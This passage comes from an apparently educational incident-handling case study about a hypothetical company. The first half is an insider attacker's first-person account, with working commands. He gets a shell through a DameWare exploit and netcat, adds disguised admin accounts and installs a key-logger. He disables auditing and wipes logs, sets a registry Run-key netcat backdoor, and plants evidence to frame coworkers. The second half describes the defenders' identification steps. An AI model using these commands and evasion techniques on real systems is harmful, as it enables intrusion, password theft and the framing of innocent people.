These few steps listed above will allow me to connect to Kevin's machine with DameWare and read my key-logger Log files discreetly. This is a crucial technique in my plan to avoid getting caught. The drawing below shows my plan for delivering the exploit:

Exploit Delivery Configuration Details



And now it is time to deliver the package…
- I go to my car during lunch and boot my laptop. I connect to my wireless router with no issues. I decide to use port 53/TCP as my exploit listener port so that it will confuse the administrators if discovered.
- I run the dwmrcexp exploit code with the following command from the cygwin environment running on W2k:

./dwmrxexp.exe 10.10.10.28 53

Wah-Lah… it worked!

I want to know if anyone is currently logged into the console on the target server "HOLES". I don't want to connect to the port 53 listener with Netcat if there is someone currently logged into the console because they will see an ugly command window. This might cause them to get suspicious and come looking for me.
- I run the following command:


Nbtstat –A 10.10.10.28
- I see the following results:

Local Area Connection:
Node IpAddress: [192.168.0.100] Scope Id: []

NetBIOS Remote Machine Name Table

```
   Name             Type        Status
---------------------------------------------
HOLES              <00>  UNIQUE      Registered
1                  <00>  GROUP       Registered
HOLES              <03>  UNIQUE      Registered
1                  <1E>  GROUP      Registered
HOLES              <20>  UNIQUE      Registered
MAC Address = 00-80-11-11-C5-D8
```

I don't see any <03> records that look like a user id. It looks like the coast is clear to connect with Netcat so I type the following command:
Nc 10.10.10.28 53



The exploit returns a command shell from the target server to my local netcat program. I assume that I have system privileges on the target server… k00L!

5.4 Keeping Access

I need to get a couple of real user id's on the server so that I can connect to the target server any time that I want to with a less conspicuous tool. I don't want to continue to use the DameWare exploit because they may patch the server and end my fun. I want to create some local user id's that will look normal in case someone reviews the list of administrators on the box.

- I add a new local user:
  "c:>net user ISA_SVC /add kjkd54fDd*"
- I promote the new user to be a local administrator:
  "c:>net localgroup administrators ISA_SVC /add"
- I add another new local user:
  "c:>net user MSPROXY_SVC /add kjkd54fDd*"
- I promote the new users to be a local administrator:
  "c:>net localgroup administrators MSPROXY_SVC /add"
- I connect to the server with MS Remote Desktop Connection to test my terminal services access… it wurkz!
- I and test out my new user id's… They wurkz!
- I run IE and see if I can surf the Internet… it wurkz!


At this point I have everything that I need to surf the net and to trade my stocks but, since this is a test server I could loose my access at any time. I need to eventually get rights on a production ISA proxy server and get some Domain Administrator credentials. Then I would be unstoppable. Then I could create a subtle Domain Backup Operators id and quietly rule the Domain. The easiest, most discreet way to do this is


probably to install my key-logger and try to capture an admin or developer's password. I like to use valid commercial key-logger products because they usually don't set off any virus alerts. They are also fairly good at hiding themselves. ActMon from iOpus (<http://www.iopus.com >) looks like a good choice. The fully licensed version can capture the main Windows Login id/password. I use the following steps to install the Actmon product:


- I create a file share on my laptop (still connected via wireless router)
- I connect to the file share on my laptop from the target server.
- I download the Actmon-Setup.exe installation file from my laptop to the target server and launch the install.
- I follow the screens below to set up a secure install, no screen captures (capturing screen shots with ActMon can noticeably degrade the performance of the server and it can make the log files much larger), and I set the log files up to be copied to Kevin's machine (\\rinkidink\kevin$) every 15 minutes.

The following procedure will install the ActMon program:

- double-click the file named ActMon-Setup.exe
- select "Secure Installation"
- click "next"
- click "yes" to accept the license
- type in your license key and click "next" . (I don't use a license key that is traceable back to me.)
- click "next" to start the file copies
- click "finish" after you write down the command "start, run, actmon" (used to start the ActMon Commander program later)
- click "start, run", and type "actmon"







The ActMon key-logger setup is complete.

I have successfully hacked the server, added some local admin ID's, installed a key-logger, and set up a pawn. Now I just have to wait for someone to log into the server and donate their ID/password.

5.5 Covering Tracks

I want to remove as many traces of my activities as I can in case my access to the server is discovered. It is difficult to remove all traces of my presence on the server but there are a number of easy things that I can do. If there is something that I can't clean up, I need to at least make it look like one of my pawns did it by misdirecting the investigators. I start the cleanup process.

- I open the Local Security Policy settings (start, programs, administrative tools, local security policy, local policies, audit policy) and turn off all security Auditing.
- I open up the Computer Management MMC and modify the settings on the two user accounts that I created. I want the id's to look like official service accounts so I add an official looking full name and description as shown below:

id = ISA_SVC
full name = ISA_SVC
description = ISA Component Services administrator account
user cannot change password = checked
password never expires = checked

id = MSPROXY_SVC
full name = MSPROXY_SVC
description = MSPROXY Component Services administrator account

user cannot change password = checked
password never expires = checked

- I also add my admin accounts to the Backup Operators group in case someone kicks me out of the Administrators group
- I clear the event logs (right click, properties, clear, don't save, etc…)
- I reset the log file sizes to the smallest possible size (64kb) and set them to "overwrite events as needed"
- Later in the week I may come back and set up some error that will generate >64kb of warning events every hour but I need to work out the details and test it. I could use the W2k Resource Kit utility "logevent.exe" to push some noise into the Application log but I would still need to deal with the System log. I could also set the logs to not allow overwriting of events and then fill them up with garbage. This would cause a nasty "event log full" message whenever someone logs into the server so I will probably avoid that technique.
- I check the McAfee virus scanner log files for activity (c:\program files\network associates\netshield 2000\netshield activity log.txt). I leave it alone because there were no virus alerts.
- I turn off ISA logging. I open the ISA MMC from Start, Programs, Microsoft ISA Server, ISA Mangement. In the MMC click Servers and Arrays, Monitoring Configuration, Logs, and then right-click properties on ISA Server Web Proxy Service and deselect the checkbox "Enable logging for this service"
- I delete all of the old ISA server logs. (c:\program files\Microsoft ISA Server\ISALogs*.*)
- I check to see if there are any scheduled ISA Reports being auto-generated. No reports are set up.
- I delete all of the installation files that I copied to the server
- I empty the recycle bin.
- I set the recycle bin to immediately delete files without prompting.
- I open IE and delete all of the cached content, history, and all of the cookies. I set all of these IE settings to not record my activities. I also set the browser to the most secure custom settings allowed in the Internet zone. In addition, I set a custom cookie override that disallows all cookies of all types.
- I download the latest version of DameWare (ver 4) (<www.dameware.com >) and install it on the server so that it is no longer vulnerable to the WirePair-Dameware exploit.
- I open Windows Explorer and search for all files that have changed since December 23, 2003. I delete every file in that date range that could point to my activities.
- I defragment the hard drives on the HOLES server.
- I contemplate wiping the empty space on the hard drives but it doesn't seem worth the time. I could use something like the Norton wipedisk.exe utility but I don't think that I will need to go to all of that trouble. I have enough other protection and I don't think that they would get much information on me if they undeleted some of my old files.
- I reboot the server so that there are no listening ports or connections that show up from a netstat command. This also clears anything that may be left in memory.

- I log off of my laptop, exit my car, and go back to my desk. At an opportune time I go to Don's office and retrieve my wireless router. I plug Don's network cable back into the wall and reboot Don's machine. I go back to my desk and work for the rest of the day. I want to wait for a little while and see if anyone has seen my activities.

December 27, 2003 AM – I come in to work early.

- I find a long term spot for my wireless router in an empty cubicle near my office.
- I configure the wireless router with some IP/MAC/NetBIOS information that looks like a real desktop machine.
- I add a wireless NIC to my desktop desktop machine and configure it to connect to my wireless router. Now I have a dual NIC configuration. I have a normal UTP Ethernet NIC that I can use to connect to the network like everyone else, but I also have a wireless NIC that I can use to connect to my wireless router. I set my configuration so that I can easily switch back and forth between my dual NIC's. (I set the connections to show up in the taskbar and then I can easily disable/enable them.)
- I add the Terminal Services client program to Kevin's Win95 machine.
- Then I add an old wireless NIC to Kevin's desktop (dual NIC's) so that he can be my pawn. I am careful not to leave any fingerprints. If someone starts looking at his machine it will look like he is set up to connect to the wireless network. He can be my "fall guy". I install the wireless drivers and software so that Kevin's wireless access is working properly

The previous configuration allows me to do the following activities any time that I want to surf the web:

- I wait for Kevin to leave his desk.
- When he leaves, I disable my UTP Ethernet NIC
- I enable my wireless NIC and connect to my wireless router
- I open up a DameWare session to the listener on Kevin's machine
- I read my ActMon logs on Kevin's machine (they are automatically copied there every 15 minutes by ActMon.)
- If there is no suspicious admin activity in the ActMon logs then I proceed to connect with my own wireless NIC.
- I use my wireless NIC to open a Remote Desktop Connection to the HOLES server and I and surf the web.
- Every morning before Kevin comes to work I go to his machine.
- I reset his computer time ahead by about 4 hours.
- I connect to the wireless router, Terminal Server to the HOLES server, reset the clock on the HOLES server ahead by about 5 hours, and surf the Internet with his machine for a little while. This puts some good trashy dates on his machine in case anyone ever looks at the file activity.
- I reset the time clocks and dates on both boxes to some other bogus settings just before I disconnect. I think I will look into writing a program to randomly set the date/time every hour just for fun. It might come in handy.

January 14, 2004 - After a couple of weeks, I am fortunate enough to capture a Domain Admin level account from my ActMon installation on the HOLES server. It appears that a Domain Admin logged into the test server in order to install some patches. As soon as I can discreetly connect to the server I create a couple of backup operator accounts on the domain. I intend to let these accounts lay dormant until I really

need them later. There is no reason to use these admin accounts for my day to day web surfing unless I loose my current rights on the HOLES server. These extra rights do allow me to switch my configuration around a bit so that it is more incriminating towards Kevin. I want everything to point to Kevin. If I'm lucky they will think that Kevin hacked everything and tried to make it point to his worst enemy, Don. I make the following changes:


- I use one of these new admin accounts to remote control Don's XP machine with Remote Desktop Connection. I create a hidden file share \\wkhdq209\xfer$ on Don's machine.
- I log onto the HOLES test proxy server and reconfigure the ActMon logs to be sent to Don's machine [\\wkhdq209\xfer$].
- I copy nc.exe to c:\windows\csrms.exe
- I add a remote Netcat listener to the run key in Don's registry.
- I open regedit and add the following value:

HKLM\Software\Microsoft\Windows\Current Version\Run\CSRMS =
c:\windows\csrms.exe –L –d –e c:\windows\system32\cmd.exe –p 8899


- I clear the log files and reboot Don's machine. It is now set up to receive my ActMon logs and to listen on port 8899 with Netcat.
- I plant the iOpus installation software, Netcat, the DameWare install program, and a couple of other incriminating files on Kevin's machine. His machine already has a bunch of ActMon log files on it.

This final configuration change allows me to use deflection to make it look like Kevin hacked Don's machine and set it up to receive the ActMon log files every 15 minutes. I also make it look like Kevin is using a wireless router to connect to Don's netcat listener in order to read the ActMon logfiles. This should be enough to get Kevin into some trouble (hee, hee).

Now I can start checking the ActMon logfiles as shown in the graphic bellow:



I can then read the ActMon logs to see if anyone has logged into the HOLES server and forfeited their password. I also check to see if anyone is poking around on the server for an intruder. If the coast is clear I terminal server to HOLES and surf the web for about 10 minutes. I can now surf the Internet and trade my stocks by bouncing off of the test proxy server with a Terminal Services connection…most excellent, dude!



I decide to continue to use the HOLES test server as long as I can rather than try and take a chance at using a more public production ISA server or any of the Domain Admin ID's that I created (I might as well ride this horse 'till it quits).

I go home and brag to my hacker buddies that I have eloquently executed my hack on my poor little company. They suggest that I start reading my supervisor's email and modify my salary in the payroll system if I want to "rule the haxzi0rz crew".

6 The Incident Handling Process

There are numerous methods for handling incidents. Even experts often disagree on the finer details of incident handling processes and procedures. The general consensus is that the nature of the specific incident will often dictate the accepted response from the incident handlers. Let's take a look at some of the details of how DatoBlatoMatic, Inc. handles this incident.

6.1 Preparation

DatoBlatoMatic, Inc has a number of challenges when it comes to handling incidents. They are somewhat prepared in certain aspects but they are shamefully lacking in others. Due to the decentralized organizational structure of their company, each site has the responsibility to handle their own security incidents. Third party vendors manage the network and Internet perimeter firewall making quick responses a challenge. Due to staffing reductions and budget cuts the Corporate Information Security Officer position is empty. The duties of the CISO are temporarily being handled by the head of the HR department.

The following countermeasures are in place:

- The network perimeter facing the Internet is protected by a Checkpoint FW-1 firewall with inbound and outbound protocol and IP restriction rules.
- The firewall is located between internal and external choke routers with inbound and outbound port filter rules.
- There are Snort IDS sensors listening at each major router throughout the network and network taps available on all major network circuits.
- Internet access is managed via Microsoft ISA servers placed at each location for caching. These ISA servers forward traffic to the Internet through a single Internet access point through the firewall.
- Web usage is monitored with a third party tool and reports are compiled for management to review for further action.
- All systems are scanned for vulnerabilities every 60 days with Nessus. The resulting vulnerability list is targeted for immediate resolution.
- All inbound and outbound email is scanned for viruses. Any viruses are deleted.
- All desktop and server machines are required to run McAfee virus scanner and to be automatically updated with virus updates.
- All operating systems and applications are patched as soon as possible but this is often done manually.
- All laptops are required to run a personal firewall product.
- All systems are required to display an access warning message banner before login in order to allow for evidence gathering and prosecution of offenders.
- Alpha-numeric passwords >= 6 characters are required on all systems.
- All users are required to have their own user ID, shared id's are not ordinarily allowed.

The company incident handling process: The incident handling process has been generally documented in the Employee Guidelines Manual. All employees are responsible for reporting any misuse of any company assets to their local management or to the legal department. Any misuse of computer assets is then reported to the local site IT manager as soon as possible. The IT managers are to do an initial assessment of the incident and then to escalate as they see fit. The IT manager's escalation options are not explicitly defined by company procedures. The IT manager has the flexibility to handle each incident as they see fit on a case by case basis.

The incident handling team: Management intends to rely on their existing IT department personnel to handle small internal computer incidents and to use outside consultants and or law enforcement officials for anything that is deemed "serious". Jan Day is the head of the HR department but is also temporarily the acting Corporate

Information Security Officer. Mary Brown is the head of the headquarters site IT department. The headquarters site has named Joe White (NT, Web, SQL, and Networking background) and Steve Eastwood (UNIX, Web, Oracle, and Networking background) as their local incident handling team. They are both interested in security but they have not had much formal training on the subject. They are both fairly proficient at a wide variety of computer systems and have read assorted books on security. They have both operated small public websites on the Internet and they try to stay abreast of the latest intrusion tools and vulnerabilities circulating in the wild. They did spend some time shadowing some security consultants last year during another incident. The outside consultants were called in to work on an intrusion incident last year where an intruder from the Internet had penetrated the company's perimeters and attempted to install a backdoor on a server. Joe and Steve picked up a few pointers from the consultants on how to properly gather and handle evidence for admission in a court of law. They have not identified specific team members from Legal, Building security, or other departments. They intend to enlist company resources during an actual incident based on whoever is available and the seriousness of the incident.

The company policies and procedures: Every employee must review the Employee Guidelines Manual yearly as part of their required training. Compliance with this training requirement is tracked in the company training system and a short test is given to confirm that the employees understand the materials. The Employee Guidelines Manual has been reviewed by the legal department and is deemed to be sufficient to prosecute any illegal activities in a US court of law. The Employee Guidelines Manual is supported by a large number of other documents that detail the specific company policies and procedures for numerous types of activities. Some portions of the detailed procedures are outdated but the modification of these detailed procedures has been delayed in hopes that management would bring a new Corporate Information Security Officer to provide detailed direction during the update process. The following excerpts from their hypothetical policies show some of the areas that allow the company to take action in the event of employee policy non-compliance:

Employees must comply with all policies:

> …failure to comply with these Employee Guidelines may be grounds for employee disciplinary action and or dismissal. Any employee non-compliance may also be subject to criminal and or civil law investigations and penalties.

No unauthorized access:

> …employees are not authorized to access any information created by or intended for other people unless authorized by the information's owner or company management…

No expectation of privacy on company equipment:

> ….no personal communications or information should be kept on any company property including company computer systems, email, or telephones. The company reserves the right to examine or seize any company property at any time within the maximum guidelines of the law…

No improper use:

> …the improper, unlawful, or unauthorized use of any company assets or services is prohibited. All company assets are for business purposes only. This includes e-mail and Internet access…

The policies cover numerous other areas of employee conduct including sections on discrimination, harassment, and protection of company trade secrets.

6.2 Identification

February 16, 2004 08:20 AM: The third party vendor that runs the Internet perimeter firewall calls Joe White and informs him that they are seeing some questionable traffic to www.hackmycomputerintolittlepieces.com and www.inappropriate-pornography.com. These sites are on the list of "blocked" sites due to their inappropriate content (hypothetical links) but the traffic is somehow still being sent to the Internet. There also seems to be quite a bit of regular activity to www.ima-wallstreet-megatycoon.com (another hypothetical link). The traffic is coming from a server named HOLES. Joe asks the vendor to send him a copy of the log files on CD. Joe informs Steve and his manager that they may have an incident relating to improper Internet usage. It appears to be originating from an internal corporate server named HOLES. Mary the manager doesn't initially classify the problem as a "serious" incident that would justify the use of law enforcement or outside security consultants. She does want to identify the responsible party because this activity could open the company up to possible sexual harassment charges or other liabilities. She authorizes them to investigate further and to try and determine who browsing to these sites.

08:30 AM: Joe and Steve briefly plan their strategy for investigating the improper use of the Internet. They gather their jump kit materials and review the jump kit inventory checklist. They make sure that their watches are set to the proper time by synchronizing them with an atomic clock website on the Internet. They begin documenting all of their activities in a new incident log book including their previous notification of the incident by the vendor and their meeting with management.

08:40 AM: They determine the location and owner of the HOLES server from the asset management system. The improper Internet traffic is coming from a server that is designated as a test ISA Proxy Server with an application owner named Bill Walker. They both know Bill because he works in the IT department. They decide not to talk to Bill yet in case he is involved in the incident. They decide to proceed very quietly to monitor the server in a way that won't alert the intruder as to their presence. They decide to gather sniffer traces until 10:00 AM before deciding whether or not to begin taking more invasive evidence gathering steps.

08:45 AM: Joe and Steve go to the server and physically examine the machine. They take a couple of pictures of the server with their digital camera. They look to see if anyone is currently logged into the server console. No one is logged into the console. The server has both a CD-ROM and a 3.5" floppy drive. They look at the network connection on the back of the server and trace the network cable back to the switch. The switch has some open ports so they decide to set up a sniffer to begin capturing traffic from the server. They plug in their portable hub and connect it to an open port in the switch and the uplink/crossover port on their hub. They plug one of their laptops into the hub and boot to Redhat 9. They make sure that their firewall (ip6tables) is

working properly. They make sure the system time and date is correct on their Redhat laptop. They start the Ethereal program and then launch an Ethereal capture of all traffic. They set the Ethereal display options to show the packets of the capture on the screen with the “Automatic scrolling in live capture” and the “Update list of packets in real time” settings. They quickly relocate the network cable of the HOLES server from the switch to the hub so the server won’t see any errors. The server should just experience a few dropped packets that should be resent by the reliability features of the TCP/IP protocol. The W2k operating system will probably see the loss on network connectivity and log an event but it should quickly reset itself to normal operation once the new connection is established. They successfully change the network connection of the HOLES server from the switch to the hub within about 2 seconds.

08:55 AM: They begin to watch the Ethereal screen for any current activity. They see someone from IP=10.10.10.26 MAC=00-80-00-00-df-12 connected to the server on port 3389/TCP. They assume that this is Terminal Services traffic. See Ethereal packet below:

10.10.10.26 10.10.10.28 TCP 1054 > 3389 [PSH, ACK] Seq=493840774 Ack=396594848 Win=17520 Len=36 data= ...$.....Cookie:mstshash=ISA_SVC..

This shows a user named “ISA_SVC” negotiating a Terminal Services connection to the HOLES server. They also see web pages being retrieved from the Internet by the HOLES server.

09:07 AM: Joe decides to begin following non-intrusive leads for a few minutes while they are capturing traffic. Joe hooks up his laptop and boots to W2k. He checks the system time/date on his laptop. He logs into the domain and then connects to the local DHCP server via PCAnywhere. He opens the DHCP manager but can’t find a valid DHCP lease for IP=10.10.10.26 or any information on MAC=00-80-00-00-df-12. Joe tries to ping 10.10.10.26 but gets no response. Joe tries to tracert 10.10.10.26 and gets a local reply but no HOST name is returned. Joe tries the nbtstat –A 10.10.10.26 command but gets a “host not found” message. Joe opens up Terminal Services Manager on his W2k laptop and tries to view the active Terminal Server session on the HOLES server but the server HOLES server doesn’t show up on the list. Joe does however find an active lease for 10.10.10.27. It is currently leased to a machine named WKHDQ209 with a MAC address of 00:80:22:22:A1:E2. Joe navigates to the asset management system and locates the owner/location of the 10.10.10.27 machine. This machine belongs to Don Waters. He is a data entry clerk onsite at the headquarters building. Joe is still a bit confused as to why he can’t find any information on the 10.10.10.26 machine. Joe decides to try and get some information on the 10.10.10.26 device by connecting to the switch management program. Joe tries to connect to the switch console in order to identify which switch port and network drop MAC address = 00-80-00-00-df-12 is using but he doesn’t have the password to the switch console. Joe calls the vendor network person responsible for the switch but they can’t locate the correct password. It was evidently configured by a person that no longer works for the company. The switch would have to be reset in order to initiate a new password and gain access to the console. Joe tells the network person not to reset the switch at this time because it would interfere with their other evidence gathering activities.

09:25 AM: They see a file named NO[902]-# ISA_SVC#HOLES#.htm being copied from the HOLES server to 10.10.10.27. Joe and Steve are not familiar with this

file name and decide to use a text viewer to view the contents of the file captured by their Ethereal sniffer. The file contains the following information near the beginning of the file:

<html> <head> <title>Report</title> </head><body bgcolor="#99CCFF"><h3> ActMon Activity Report </h3>
<h4> [ActMon Version: V5.01] </h4> ActMon Message: Old log file deleted
ActMon Message: File sent (907 Bytes Log File Size)
ActMon Message: File sent (907 Bytes Log File Size)

Joe and Steve are not familiar with an ActMon Activity Report but they can both read HTML. They do a search on Google for the word ActMon. They surmise that this is probably a scheduled report from a commercial key-logger program sold by a company named iOpus.

10:00 AM: Joe and Steve call management and inform them of the current incident status:

- They have identified one desktop (10.10.10.27) that is communicating with the server.
- They are still trying to locate another machine (10.10.10.26) that appears to be running a firewall to hide its identity.
- They are fairly sure that the HOLES server has been compromised with a commercial key-logging program.
- They inform management that they are about to begin some more intrusive evidence gathering procedures and that they might need to seize some computers for further analysis.
- Management approves of the potential seizure and tells them to take whatever local desktop machines they need into custody but to call her back if any production servers are affected. Management will need to individually approve any production server shutdowns or seizures. They will also need to contact other site managers if the scope of the incident goes beyond the Headquarters site.

